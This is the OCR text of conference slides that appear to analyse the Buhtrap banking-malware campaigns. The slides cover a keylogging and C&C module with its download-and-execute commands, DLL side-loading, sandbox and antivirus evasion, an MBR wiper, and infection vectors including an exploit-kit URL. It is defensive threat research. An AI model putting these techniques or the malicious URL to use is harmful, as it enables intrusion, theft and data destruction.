
Tools – xtm.exe

- 1c_export: tries to add a user to system

- This package was no longer seen in later campaigns (NOT necessary for the initial compromise)
  - We have seen them later on they dropping it through the backdoor


Tools - Backdoor

- Impack.exe - Backdoor




Tools – lmpack.exe

- Silent installation of litemanager, a remote administrator
- Supposedly legit but, why silent installer? Detected as a PUA (potentially unsafe application)


LiteManager - Viewer
Connection
View
Tools
Remote install
Help
Modes
Full control
View only
File transfer
Video
Shutdown
Task manager
Execute
Terminal
Device manager
RDP
Other modes...
Groups
callback
temp
Новая группа
Online
127.0.0.1
192.168.2.2
192.168.2.6
DEN-VISTA
Other connections
MANUAL LOGON
MANUAL LOGON
MANUAL LOGON
OFFLINE
192.168.2.20
NOT FOUND
Callback
NOT FOUND
Rita 192.168.0.2
List
Map
Address: 127.0.0.1
Port: 5650
Просмотр удаленного экрана

Tools – Main Buhtrap module

- pn_pack.exe – Spying Module



Tools – pn_pack.exe

- Log all keystrokes and copy clipboard content
- Enumerate smart cards present on the system
- Handle C&C communications

Tools – pn_pack.exe

- Uses dll-sideloading and decrypt main module on the fly

- Uses well known application to hide
  - Yandex punto
  - The Guide
  - Teleport Pro

Tools – pn_pack.exe


- RC4 for communications, but also to encrypt strings. NW is XOR with preceding byte and then RC4 encrypted
- Two commands: download and execute module, download code and start new thread in it

Command	Description
MZ	The data sent is an executable. The banker module will execute it through the CreateProcess API
LD	The data sent is code. The banker module will copy it into executable memory and will execute it by launching a new thread.

- only module present in later installment. Use existing functionalities to install all the remaining tools

New infection vector: Niteris EK

Timeline


Start of the first campaign
(first known activity)
4/1/2014
Start of the second
campaign
4/10/2015
Passport
Scan
8/1/2015
Return of the
MWI
10/1/2015
2014
Q2
Q3
Q4
Q1
2015
Q2
Q3
Q4
2015
4/9/2015
Blog post released
10/1/2015
Flash Player bundle

Targets

- Still (Russian) businesses

- The dropper still contains the same script that checks for URLs, applications, debug app, etc

Infection Vector

- They are no longer using MWI for this campaign

- Spearphishing
  - Exploit Kit
  - Executable Attachments

Infection Vector – Executable att

- Passport scan

Infection Vector – Niteris EK

- Appeared in 2014
- Low prevalence, few malware distributed through it (ursnif, corkow)
- Flash exploit – CVE-2014-0569

```
http://roluxegu.ibrowser.space:443/records/domain/3/ff67339d1cdd9bc86b23405bf551
2a645bedacef/%3Ahttp%3A%2F%2Frow.tochka.science%3A443%2Fissu
```

Tools – Evolved First Stage Downloaders

- Distributed as Microsoft KB files
- One dropper was very different, not NSIS, heavy usage of RC4

- LOTS of detection for security products
  - Sandbox (Sandboxie, Norman)
  - Virtual Machines (VMWare, VirtualBox, QEMU)
  - Python/Perl
  - Wine
  - User interaction


- Downloads second stage if checks are satisfied

Tools – USB stealer

- One component that was signed with certificate was a USB stealer
- Copies file from drives A:\ and B:\ or USB drive to local folder
- Skips .pdf, .doc and .mp3

The return of the MWI kit

Timeline



Passport Scan
8/1/2015
Blog post released
4/9/2015
Flash Player bundle
10/1/2015
Start of the first campaign (first known activity)
4/1/2014
Start of the second campaign
4/10/2015
Return of the MWI
10/1/2015
2014
Q2
Q3
Q4
Q1 2015
Q2
Q3
Q4
2015

Targets

- They shifted their focus
  - Businesses
  - Banks

Infection Vector – Microsoft Word Intruder via spam

- MWI again!
  - Possibly due to big rewrite
  - The overall infection workflow changed




Infection vector – Strategic Web Compromise

- Late October, we saw that Ammyy.com was distributing Buhtrap

Infection vector – Strategic Web Compromise

- Other malware were distributed through ammyy.com
  - Lurk downloader
  - Corebot
  - Ranbyus
  - Netwire RAT



Evasion


Evasion – bypassing AntiVirus

- Tries to prevent antivirus updates
- Tries to put their malware in exclusion list
- Different packages depending on which internet security product is installed

Evasion – Anti-Forensics

- mbrkiller.exe : NSIS installer that destroys MBR. Possibly used to wipe the computer after they are done with it

- damagewindow.exe: shows a pop up screen saying there was a HDD failure and user should reboot system



Thank you

Questions ?

@jiboutin